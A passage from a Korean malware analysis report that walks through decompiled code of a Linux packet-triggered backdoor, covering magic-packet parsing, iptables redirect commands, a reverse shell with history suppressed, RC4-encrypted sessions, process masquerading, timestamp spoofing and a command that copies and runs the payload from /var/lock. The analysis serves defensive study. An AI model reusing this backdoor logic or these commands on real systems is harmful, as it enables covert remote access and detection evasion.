            mw_recv_packet_size = recvfrom(fd, mw_raw_packet_buffer, 0x200uLL, 0, 0LL, 0LL); // fd RAW 소켓으로부터 최대 512바이트의 패킷을 수신하고, 수신된 데이터는 mw_raw_packet_buffer버퍼에 저장
            ip_header_byte_ptr = &ip_header_ver_ihl; // IP 헤더의 첫 바이트 (버전 + IHL)의 포인터
            ip_header_length = 4 * (ip_header_ver_ihl & 0xF); // IP 헤더의 IHL (Internet Header Length) 값을 바이트 단위로 계산, 즉 IP 헤더의 길이
        }
        while ( ip_header_length <= 19 );
        ip_protocol = (unsigned __int8)ip_header_byte_ptr[9];
        switch ( ip_protocol )
        {
            case 6: // TCP = 6
                TCP_header_start = &mw_raw_packet_buffer[ip_header_length + 14]; // TCP 헤더 시작 (Ethernet 148 + IP 헤더 길이)
                TCP_header_length = 4 * ((unsigned __int8)TCP_header_start[12] >> 4); // TCP 헤더의 Data Offset (12번째 바이트 상위 4비트) * 4바이트 = TCP 헤더 길이
                payload_start = &mw_raw_packet_buffer[ip_header_length + 14 + (__int64)TCP_header_length]; // TCP 페이로드 시작 위치 (헤더 끝 다음)
                break;
            case 17: // UDP = 17
                UDP_header_start = ip_header_byte_ptr + 20; // UDP 헤더 시작 (IP 헤더 바로 뒤, IP 헤더 기본 길이 208)
                payload_start = ip_header_byte_ptr + 28; // UDP 페이로드 시작 (20 + 8) UDP 헤더의 길이 8 바이트 고정
                break;
            case 1: // ICMP = 1
                ICMP_header_start = ip_header_byte_ptr + 20; // ICMP 헤더 시작
                payload_start = ip_header_byte_ptr + 28; // ICMP 페이로드 시작 (20 + 8) ICMP 헤더 길이 8 바이트 고정
                break;
        }
    }
}
```

[그림 6. backdoor_packet_listener 2]

```
if ( payload_start ) // 페이로드 존재 시
{
    if ( *((_DWORD *)payload_start + 1) == -1 ) // 페이로드의 두 번째 DWORD 값이 -1일 경우
        mw_packet_ip_addr = *((_DWORD *)ip_header_byte_ptr + 3); // IP 헤더의 Source IP (12~15바이트) 를 추출
    else
        mw_packet_ip_addr = *((_DWORD *)payload_start + 1); // 아닐경우 페이로드에서 4바이트 IP 추출
    pid = fork();
    if ( !pid )
    {
        cmd_type = 0;
        *(_QWORD *)dest = 0LL;
        v11 = 0LL;
        v12 = 0;
        strcpy(fake_proc_path, "/usr/libexec/postfix/master");
        if ( fork() )
            exit(0);
        setsid();
        signal(1, 0LL); // 세션 종료 시 시그널 무시 1 = SIGHUP
        argv_area_len = strlen(mw_argv); // 위장 전 인자 길이 확인
        memset(mw_argv, 0, argv_area_len);
        strcpy(mw_argv, fake_proc_path);
        prctl(15, fake_proc_path); // 프로세스 이름 조작
        v4 = strlen(payload_start + 10);
        mw_rc4_ksa_like((__int64)(payload_start + 10), v4, (__int64)&rc4_sbox_payload_1);
        v5 = strlen(payload_start + 10);
        mw_rc4_ksa_like((__int64)(payload_start + 10), v5, (__int64)&rc4_sbox_payload_2);
        mw_command_type = mw_match_command_prefix(payload_start + 10);
        cmd_type = mw_command_type;
```

[그림 7. backdoor_packet_listener 3]

- 이후, 페이로드의 10 바이트 이후에 있는 데이터를 통해 커맨드 타입을 확인하는 것을 볼 수 있는데 이를 확인하면 justtryit 일 경우 0 을 반환, sockettcp 일 경우 1 을 반환 그 외는 2 를 반환하는 것을 확인할 수 있다.

```
int64 __fastcall mw_match_command_prefix(const void *a1)
{
    size_t ste_justtryit_length; // rax
    size_t str_sockettcp_length; // rax

    ste_justtryit_length = strlen(str_justtryit2);
    if ( !memcmp(str_justtryit2, a1, ste_justtryit_length) )
        return 0LL;
    str_sockettcp_length = strlen(str_sockettcp2);
    if ( !memcmp(str_sockettcp2, a1, str_sockettcp_length) )
        return 1LL;
    else
        return 2LL;
}
```

[그림 8. mw_match_command_prefix 확인]

- 위에서 확인한 커맨드 타입을 통해 여러 동작을 수행하는데 하나씩 확인해 보면, case 1(sockettcp)일 경우 소스 IP 와 port 를 추출하여 setup_reverse_shell_with_iptables 를 실행한다.

```
switch ( mw_command_type )
{
    case 1:
        src_ip_str = inet_ntoa(*(struct in_addr *)(ip_header_byte_ptr + 12));
        strcpy(dest, src_ip_str);
        dest_port_str = ntohs*((_WORD *)TCP_header_start + 1);
        setup_reverse_shell_with_iptables((int64)dest, dest_port_str);
        break;
    case 2:
        send_udp_probe_packet(mw_packet_ip_addr, *((_WORD *)payload_start + 4));
        break;
    case 0:
        if (*((DWORD *)payload_start + 6) == -1 || !*((DWORD *)payload_start + 6) )
        {
            v21 = connect_tcp_socket(mw_packet_ip_addr, *((_WORD *)payload_start + 4));
            if ( v21 > 0 )
                handle_reverse_shell_session(v21, 0LL, 0LL);
        }
        else
        {
            mw_packet_ip_addr = *((_DWORD *)payload_start + 6);
            *((_DWORD *)payload_start + 6) = -1;
            *((_DWORD *)payload_start + 21874);
            send_icmp_echo_request(mw_packet_ip_addr, payload_start); // ICMP Echo Request (ping) 패킷을 생성하고, 목적지 IP(a1)로 raw socket을 통해 전송
        }
        break;
}
exit(0);
waitpid(pid, 0LL, 1);
}
}
}
return mw_trigger_backdoor_socket_option;
}
```

Win

[그림 9. backdoor_packet_listener 4]

- setup_reverse_shell_with_iptables 를 확인해 보면, iptables 명령어 들을 저장한 뒤 bind_listen_tcp_socket_in_range 를 사용하여 IP 주소 0.0.0.0 에 대해 42391 부터 43390 까지의 포트 중 하나를 바인딩해서 TCP 리스닝 소켓을 연다.

```
memset(iptables_cmd_add, 0, 0x200uLL);
memset(iptables_nat_cmd_del, 0, sizeof(iptables_nat_cmd_del));
memset(iptables_cmd_del, 0, sizeof(iptables_cmd_del));
strcpy(
    iptables_nat_add_redirect_rule_fmt,
    "/sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d");
strcpy(
    iptables_nat_del_redirect_rule_fmt,
    "/sbin/iptables -t nat -D PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d");
strcpy(iptables_input_accept_add_rule_fmt, "/sbin/iptables -I INPUT -p tcp -s %s -j ACCEPT");
strcpy(iptables_input_accept_del_rule_fmt, "/sbin/iptables -D INPUT -p tcp -s %s -j ACCEPT");
listening_socket_fd_1 = bind_listen_tcp_socket_in_range(&redirect_port);
listening_socket_fd_2 = listening_socket_fd_1;
```

[그림 10. setup_reverse_shell_with_iptables 1]

```
_int64 __fastcall bind_listen_tcp_socket_in_range(_DWORD *a1)
{
    int optval; // [rsp+1Ch] [rbp-24h] BYREF
    struct sockaddr addr; // [rsp+20h] [rbp-20h] BYREF
    int port_candidate; // [rsp+38h] [rbp-8h]
    int fd; // [rsp+3Ch] [rbp-4h]

    optval = 1;
    fd = socket(2, 1, 0); // 2 = IPv4, 1 = SOCK_STREAM, 실패시 -1 반환, 소켓 파일 디스크립터
    if ( fd == -1 )
        return 0xFFFFFFFF;
    setsockopt(fd, 1, 2, &optval, 4u); // 1 = SOL_SOCKET (소켓 레벨에서 옵션을 설정한다는 의미), 2 = SO_REUSE
    addr.sa_family = 2; // sa_family 필드는 소켓 주소가 어떤 주소 체계인지(프로토콜 패밀리)를
    *((_DWORD *)&addr.sa_data[2]) = 0; // INADDR_ANY (0.0.0.0) 을 의미, sa_data[2~5] 총 4바이트를 0으로 씌
    for ( port_candidate = 42391; port_candidate <= 43390; ++port_candidate )
    {
        *((_WORD *)&addr.sa_data) = htons(port_candidate);
        if ( bind(fd, &addr, 0x10u) != -1 ) // 바인딩 성공시 0 반환, 실패시 -1 반환
        {
            if ( !listen(fd, 1) ) // fd = 소켓 파일 디스크립터 (앞서 socket()과 bind() 성공한 것), 1 =
            {
                *a1 = port_candidate;
                return (unsigned int)fd;
            }
            close(fd);
        }
    }
    return 0xFFFFFFFF;
}
```

[그림 11. bind_listen_tcp_socket_in_range 확인]

- TCP 리스닝 소켓을 성공적으로 열었을 경우, iptables 허용 정책을 실행하고 메모리를 초기화한 뒤, 은폐 목적으로 내부 백도어 포트로 리다이렉션 시킨 뒤, wait_for_client_connection 을 통해 클라이언트의 연결을 기다린다.

```

if ( listening_socket_fd_1 != -1 )
{
    snprintf(iptables_cmd_add, 0x200uLL, iptables_input_accept_add_rule_fmt, src_ip_str);
    snprintf(iptables_cmd_del, 0x200uLL, iptables_input_accept_del_rule_fmt, src_ip_str);
    system(iptables_cmd_add);
    sleep(1u);
    memset(iptables_cmd_add, 0, 0x200uLL);
    snprintf(
        iptables_cmd_add,
        0x200uLL,
        iptables_nat_add_redirect_rule_fmt,
        src_ip_str,
        (unsigned int)dest_port_str,
        redirect_port);
    snprintf(
        iptables_nat_cmd_del,
        0x200uLL,
        iptables_nat_del_redirect_rule_fmt,
        src_ip_str,
        (unsigned int)dest_port_str,
        redirect_port);
    system(iptables_cmd_add);
    sleep(1u);
    client socket fd = wait for client connection(listening socket fd 2);
}

```

[그림 12. setup_reverse_shell_with_iptables 2]

```

memset(&readfds, 0, sizeof(readfds));          // readfds 초기화
v8 = 0;
p_timeout = (unsigned int)&timeout;
readfds.fd_bits[(unsigned int64)listening_socket_fd >> 6] |= 1LL << (listening_socket_fd & 0x3F); // listening_socket_fd에 해당하는 비트
timeout.tv_sec = 10LL;                          // select() 함수가 최대 10초간 대기하도록 타임아웃 설정
timeout.tv_usec = 0LL;
select_result = select(listening_socket_fd + 1, &readfds, 0LL, 0LL, &timeout); // listening_socket_fd + 1 = 감시할 FD 수 (최댓값 + 1), 읽기
if ( select_result <= 0 )
{
    close(listening_socket_fd);
    return 0xFFFFFFFFLL;                          // // 실패 또는 타임아웃 리턴
}
else
{
    {
        addr_len = 16;
        client_socket_fd = accept(listening_socket_fd, &addr, &addr_len);
        if ( client_socket_fd == -1 )
        {
            return 0xFFFFFFFFLL;                  // 실패 또는 타임아웃 리턴
        }
        else
        {
            close(listening_socket_fd);
            return client_socket_fd;
        }
    }
}
}

```

[그림 13. wait_for_client_connection 확인]

- 클라이언트와 TCP 연결이 완료됐을 경우, handle_reverse_shell_session 을 수행하며, 연결이 되지 않을 경우는 설정한 패킷 필터링 내용을 제거하는 것을 볼 수 있다.

```

    if ( client_socket_fd >= 0 )
    {
        handle_reverse_shell_session(client_socket_fd, iptables_nat_cmd_del, iptables_cmd_del);
    }
    else
    {
        system(iptables_nat_cmd_del);
        system(iptables_cmd_del);
    }
    return close(client_socket_fd);
}
return listening_socket_fd_1;
}

```

[그림 14. setup_reverse_shell_with_iptables 3]

- handle_reverse_shell_session 을 살펴보면, argv = qmgr -l -t fifo -u 이고 path = /bin/sh 이며 envp = HOME=/tmp PS1=[\u@\h \W]\\\\\$ HISTFILE=/dev/null MYSQL_HISTFILE=/dev/null PATH=/bin:/usr/kerberos/sbin:/usr/kerberos/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin:/bin vt100 인 것을 확인할 수 있다.
- 히스토리 파일을 /dev/null 로 보내 탐지를 어렵게 하는 것을 알 수 있다.

```

strcpy(v17, "qmgr -l -t fifo -u");
argv[0] = v17;
argv[1] = 0LL;
argv[2] = 0LL;
strcpy(path, "/bin/sh");
strcpy(v13, "HOME=/tmp");
strcpy(v12, "PS1=[\u@\h \W]\\\\$ ");
strcpy(v11, "HISTFILE=/dev/null");
strcpy(v10, "MYSQL_HISTFILE=/dev/null");
strcpy(
    v9,
    "PATH=/bin:/usr/kerberos/sbin:/usr/kerberos/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin:/bin");
strcpy(v8, "vt100");
envp[0] = v13;
envp[1] = v12;
envp[2] = v11;
envp[3] = v10;
envp[4] = v9;
envp[5] = v8;
envp[6] = 0LL;

```

[그림 15. handle_reverse_shell_session 1]

- 그리고 설정한 패킷 필터링 설정값을 제거한 후, 클라이언트 소켓에서 3458 문자열을 보낸 뒤, is_pty_pair_ready 에서 pty 가 준비되었는지 확인 후 준비되었으면 자식 프로세스를 생성한 뒤 표준 입출력을 연결하고 위에서 확인한 셸을 실행한다.

```

if ( iptables_nat_cmd_del )
    system(iptables_nat_cmd_del);
if ( iptables_cmd_del )
    system(iptables_cmd_del);
write(client_socket_fd, "3458", 4uLL); // 클라이언트 소켓에 "3458" 문자열을 4바이트 보냄, (상태 신호 또는 초기화 신호로 보임)
if ( is_pty_pair_ready() )
{
    pid = fork();
    if ( !pid )
    {
        close(fd);
        ioctl(slave_pty_fd_result, 0x540EuLL); // 부모와 연결된 PTY의 마스터 fd(fd)를 닫음. 자식은 슬레이브 fd만 사용
        close(client_socket_fd); // PTY 슬레이브를 세션의 제어 터미널로 설정 (TIOCSCTTY)
        dup2(slave_pty_fd_result, 0); // 자식 프로세스에서는 네트워크 소켓을 더 이상 쓰지 않으므로 닫음
        dup2(slave_pty_fd_result, 1); // 표준 입력(0), 출력(1), 오류(2)를 PTY 슬레이브에 연결, 이후 실행될 /bin/sh는 이 PTY를 통해 통신하게 됨
        dup2(slave_pty_fd_result, 2);
        close(slave_pty_fd_result); // 복제 완료된 후 불필요한 fd 닫기
        execve(path, argv, envp); // /bin/sh 실행. 환경변수도 포함, 이 셀은 이제 PTY를 통해 연결된 네트워크 클라이언트와 통신 가능
    }
    close(slave_pty_fd_result); // 부모는 PTY 마스터(fd)만 유지하므로 슬레이브 fd를 닫음
}

```

[그림 16. handle_reverse_shell_session 2]

```

BOOL is_pty_pair_ready()
{
    _BYTE v1[32]; // [rsp+0h] [rbp-20h] BYREF

    fd = open_pty_master_and_get_slave_path(v1);
    slave_pty_fd_result = open_and_configure_pty_slave((unsigned int)fd, v1);
    return fd >= 0 && slave_pty_fd_result >= 0;
}

```

[그림 17. is_pty_pair_ready 확인]

- 이후, 연결된 백도어 pty 를 통해 데이터를 송수신하며, 보내는 데이터의 경우 rc4 로 암호화 하여 전송하고 받는 데이터는 rc4 복호화하여 수신하는 것을 확인할 수 있으며, 통신 종료 후 정리를 수행한다.
- pty 준비에 실패했을 경우, 클라이언트와 직접 연결된 헬소켓을 통해 전달한다.

```

while ( 1 )
{
    memset(&readfds, 0, sizeof(readfds)); // select()에 사용할 fd_set 초기화
    v22 = 0;
    p_pid = (unsigned int)&pid;
    readfds.fds_bits[(unsigned __int64)fd >> 6] |= 1LL << (fd & 0x3F); // fd (PTY 마스터)와 client_socket_fd (네트워크 소켓)을 select() 대상으로 설정
    readfds.fds_bits[(unsigned __int64)client_socket_fd >> 6] |= 1LL << (client_socket_fd & 0x3F);
    v4 = fd <= client_socket_fd ? client_socket_fd + 1 : fd + 1;
    if ( select(v4, &readfds, 0LL, 0LL, 0LL) < 0 ) // 두 fd 중 하나에 데이터가 들어올 때까지 대기, 실패 시 루프 탈출
        break;
    if ( (((unsigned __int64)readfds.fds_bits[(unsigned __int64)fd >> 6] >> (fd & 0x3F)) & 1) != 0 ) // PTY에서 입력이 들어왔는지 확인 (즉, 유효한 데이터 존재)
    {
        v24 = read(fd, buf, 0x8000uLL); // PTY에서 최대 32KB까지 읽음
        if ( v24 <= 0 || (int)rc4_encrypt_and_write(client_socket_fd, buf, v24) <= 0 ) // 읽은 데이터가 없다면 종료, 있다면 RC4로 암호화 후 client_socket_fd로 전송, 실패 시 종료,
            break;
    }
    if ( (((unsigned __int64)readfds.fds_bits[(unsigned __int64)client_socket_fd >> 6] >> (client_socket_fd & 0x3F)) & 1) != 0 ) // 클라이언트 소켓에서 데이터가 들어왔는지 확인
    {
        v27 = buf;
        v25 = read_and_rc4_decrypt(client_socket_fd, buf, 0x8000); // 32KB까지 읽고 복호화
        if ( v25 <= 0 ) // 읽은 게 없으면 종료
            break;
        src = memchr(buf, 11, v25); // 0x08 (VT control code)이 포함되어 있는지 확인
        if ( src ) // 제어 시퀀스를 찾은 경우
        {
            v28 = (unsigned int)&savedregs - 32960 - (_DWORD)src + v25; // 최대 5바이트까지 제어 시퀀스 길이를 계산
            if ( v28 > 5 )
                v28 = 5;
            memcpy(dest, src, v28); // 해당 제어 시퀀스를 dest로 복사
            if ( v28 <= 4 ) // 5바이트가 부족하면 클라이언트에서 추가로 받아서 보냄
                v21 = read_and_rc4_decrypt(client_socket_fd, &dest[v28], 5 - v28);
            v6[3] = 0; // ioctl용 데이터 구성, v6는 구조체로 VT 위치 설정
            v6[2] = 0;
            v6[1] = ((unsigned __int8)dest[1] << 8) + (unsigned __int8)dest[2];
            v6[0] = ((unsigned __int8)dest[3] << 8) + (unsigned __int8)dest[4];
            ioctl(fd, 0x5414uLL, v6); // 터미널 크기 설정 후, 윈도우 사이즈 변경 알림 시그널 전송
            kill(0, 28);
            v21 = write(fd, buf, (_BYTE *)src - buf); // ioctl 이전까지의 데이터 전송
            v28 = v25 + (unsigned int)&savedregs - 32960 - (_DWORD)src - 5; // 제어 시퀀스 이후 남은 데이터도 PTY로 전송
            if ( v28 > 0 )
                v21 = write(fd, (char *)src + 5, v28);
        }
        else if ( write(fd, v27, v25) <= 0 ) // 제어 시퀀스 없으면 전체 복호화 데이터를 PTY로 전송
        {
            break;
        }
    }
}

```

Windows 정품 인증

[그림 18. handle_reverse_shell_session 3]

```

close(client_socket_fd); // 모든 통신 종료 후 정리, 소켓 및 PTY 닫기, 자식 프로세스 대기, 터미널 hangup, 부모 종료
close(fd);
waitpid(pid, 0LL, 0);
vhangup();
exit(0);
}
if ( !fork() ) // 터미널 에뮬레이션 실패 시, 클라이언트와 직접 연결된 쉘 (/bin/sh)을 소켓을 통해 제공, 환경 변수도 설정된 대로 포함 (HISTFILE=/dev/null, PATH, PS1, 등)
{
    dup2(client_socket_fd, 0);
    dup2(client_socket_fd, 1);
    dup2(client_socket_fd, 2);
    execve(path, argv, envp);
}
close(client_socket_fd);
return 0LL;

```

Windows 정품 인증

[그림 19. handle_reverse_shell_session 4]

- 다음으로 커맨드 타입이 2 일 경우를 살펴보면, send_udp_probe_packet 을 실행하는 것을 볼 수 있는데 이는 단순히 udp 소켓을 생성하여 탐지용 패킷(문자열 1)을 보내는 것을 확인할 수 있다.

```

case 2:
    send_udp_probe_packet(mw_packet_ip_addr, *((_WORD *)payload_start + 4));
    break;

```

[그림 20. backdoor_packet_listener 5]

```

int64 __fastcall send_udp_probe_packet(int mw_packet_ip_addr, __int16 a2)
{
    struct sockaddr s; // [rsp+10h] [rbp-20h] BYREF
    int fd; // [rsp+28h] [rbp-8h]
    unsigned int v5; // [rsp+2Ch] [rbp-4h]

    bzero(&s, 0x10uLL); // s 구조체를 0으로 초기화 (총 16바이트) → sa_family 및 sa_data 초기화됨
    fd = socket(2, 2, 17); // AF_INET, SOCK_DGRAM, IPPROTO_UDP로 UDP 소켓 생성, 2 = AF_INET, 2 = SOCK_DGRAM, 17 = IPPROTO_UDP
    if ( fd < -1 ) // 소켓 생성 실패 시 -1보다 작은 값 반환되면 실패 처리
        return 0xFFFFFFFFLL;
    s.sa_family = 2; // AF_INET 설정 (IPv4 네트워크 프로토콜 사용)
    *(_DWORD *)s.sa_data = a2; // 포트 번호 설정
    *(_DWORD *)s.sa_data[2] = mw_packet_ip_addr; // 목적지 IP 주소 설정
    v5 = sendto(fd, "1", 1uLL, 0, &s, 0x10u); // 문자열 "1" (1바이트)을 위에서 구성한 주소(s)로 전송
    if ( (v5 & 0x80000000) == 0 ) // v5의 최상위 비트가 0인지 확인 = 양수인지 확인, 성공 여부 판별
    {
        close(fd); // 전송 성공 → 소켓 닫고, 전송된 바이트 수 반환
        return v5;
    }
    else
    {
        close(fd);
        return 0xFFFFFFFFLL;
    }
}

```

[그림 21. send_udp_probe_packet 확인]

- 커맨드 타입 0(justtryit)일 경우를 살펴보면, connect_tcp_socket 을 통해 tcp 소켓을 연결하고 연결에 성공하면 위에서 확인한 handle_reverse_shell_session 을 통해 백도어 통신을 수행하는 것을 확인할 수 있다.

```

case 0:
    if ( *((_DWORD *)payload_start + 6) == -1 || !*((_DWORD *)payload_start + 6) )
    {
        v21 = connect_tcp_socket(mw_packet_ip_addr, *((_WORD *)payload_start + 4));
        if ( v21 > 0 )
            handle_reverse_shell_session(v21, 0LL, 0LL);
    }
}

```

[그림 22. backdoor_packet_listener 6]

```

int64 __fastcall connect_tcp_socket(int a1, __int16 a2)
{
    struct sockaddr s; // [rsp+10h] [rbp-20h] BYREF
    unsigned int v4; // [rsp+2Ch] [rbp-4h]

    bzero(&s, 0x10uLL);
    *(_DWORD *)&s.sa_data[2] = a1;
    v4 = socket(2, 1, 0);
    if ( v4 == -1 )
        return 0xFFFFFFFFLL;
    s.sa_family = 2;
    *(_WORD *)s.sa_data = a2;
    if ( connect(v4, &s, 0x10u) != -1 )
        return v4; // 연결 성공하면 소켓 디스크립터 반환
    close(v4);
    return 0xFFFFFFFFLL;
}

```

[그림 23. connect_tcp_socket 확인]

- 마지막으로 아무것도 해당이 안될 경우, send_icmp_echo_request 를 통해 icmp echo request 패킷을 생성해 전송하는 것을 확인할 수 있다.

```
else
{
    mw_packet_ip_addr = *((_DWORD *)payload_start + 6);
    *((_DWORD *)payload_start + 6) = -1;
    *((_DWORD *)payload_start + 21874);
    send_icmp_echo_request(mw_packet_ip_addr, payload_start); // ICMP Echo Request (ping) 패킷을 생성하고, 목적지 IP(a1)로 raw socket을 통해 전송
}
break;
```

[그림 24. backdoor_packet_listener 7]

```
int64 __fastcall send_icmp_echo_request(int a1, const void *a2)
{
    __int16 v3; // ax
    char s[2]; // [rsp+10h] [rbp-10040h] BYREF
    __int16 v5; // [rsp+12h] [rbp-1003Eh]
    __int16 v6; // [rsp+14h] [rbp-1003Ch]
    __int16 v7; // [rsp+16h] [rbp-1003Ah]
    __int64 v8; // [rsp+18h] [rbp-10038h] BYREF
    struct sockaddr_addr; // [rsp+10010h] [rbp-40h] BYREF
    int v10; // [rsp+10028h] [rbp-28h]
    int v11; // [rsp+1002Ch] [rbp-24h]
    int v12; // [rsp+10030h] [rbp-20h]
    int v13; // [rsp+10034h] [rbp-1Ch]
    char *v14; // [rsp+10038h] [rbp-18h]

    v10 = socket(2, 3, 1);
    if ( v10 < 0 )
        return 0xFFFFFFFFLL;
    v12 = 28;
    memset(s, 0, 0xFFFFu);
    v14 = s;
    s[0] = 8;
    s[1] = 0;
    v5 = 0;
    v7 = 1234;
    v6 = getpid();
    memcpy(&v8, a2, v12);
    v3 = calculate_checksum16(v14, (unsigned int)(v12 + 8)); // IP 헤더, TCP/UDP 헤더 등에서 쓰이는 표준 16비트 체크섬 계산 함수
    *((_WORD *)v14 + 1) = v3;
    v11 = v12 + 8;
    addr.sa_family = 2;
    *((_WORD *)addr.sa_data = ntohs(0);
    *((_DWORD *)&addr.sa_data[2] = a1;
    v13 = sendto(v10, s, v11, 0, &addr, 0x10u);
    if ( v13 >= 0 )
    {
        close(v10);
        return 0LL;
    }
    else
    {
        close(v10);
        return 0xFFFFFFFFLL;
    }
}
```

[그림 25. send_icmp_echo_request 확인]

- 또한, 파일의 타임스탬프를 조작하고, /var/lock 디렉토리에 악성코드 파일을 복사 한뒤 755 권한을 주며 —init 옵션을 쥘 실행하는 것을 확인할 수 있다.

```
// 파일을 오래된 것처럼 위장하거나 수정 기록을 숨기기 위한 혼란 기법, 악성코드에서 흔히 쓰이는 '타임스탬프 조작' 테크닉의 일종
int __fastcall spoof_file_timestamp(const char *a1)
{
    struct timeval tvp; // [rsp+10h] [rbp-20h] BYREF
    __int64 v3; // [rsp+20h] [rbp-10h]
    __int64 v4; // [rsp+28h] [rbp-8h]

    tvp.tv_sec = 1225394236LL; // 1225394236 (2008년 10월)
    tvp.tv_usec = 0LL;
    v3 = 1225394236LL;
    v4 = 0LL;
    return utimes(a1, &tvp);
}
```

[그림 26. 파일 타임스탬프 조작 확인]

```
// 공격자가 악성 바이너리를 시스템에 은밀히 배치하고 자동 실행하게끔 만드는 역할을 수행
_BOOL8 __fastcall deploy_and_init_payload(__int64 payload_path, __int64 filename)
{
    char format[112]; // [rsp+30h] [rbp-180h] BYREF
    char s[272]; // [rsp+A0h] [rbp-110h] BYREF

    memset(s, 0, 0x100uLL);
    strcpy(
        format,
        "/bin/rm -f /var/lock/%s;/bin/cp %s /var/lock/%s && /bin/chmod 755 /var/lock/%s && /var/lock/%s --init");
    snprintf(s, 0x100uLL, format, filename, payload_path, filename, filename, filename, filename);
    system(s);
    sleep(2u);
    return access(&filepath_xinetd_lock, 4) != 0;
}
```

[그림 27. 파일 위장 및 실행 확인]

- 정리해보면, 악성코드 인자값과 프로세스를 위장하고 표준 입출력 및 에러를 /dev/null 로 리다이렉트 하여 탐지를 어렵게 하며, 공격자의 입력값을 받아 justtryit 일 경우 tcp 연결을 수행 후 연결이 완료되면 백도어 쉘을 연결하고, sockettcp 일 경우 iptables 를 사용하여 패킷 필터링 조작 후 백도어 쉘을 연결하며, 그 외의 경우 udp 및 icmp 통신을 수행한다.
- 또한, 파일 타임스탬프를 조작하며, /var/lock 디렉토리에 악성코드를 복사 한 뒤 실행하여 탐지를 어렵게 한다.

대응 방안

- 탐지용 YARA 룰 생성
- 보안 정책 반영

✍️ 작성자 주: 본 포트폴리오는 악성코드 상세 분석 보고서의 요약본이며, 비영리 목적으로 작성되었습니다. 분석 샘플은 교육용 샘플을 사용하였습니다.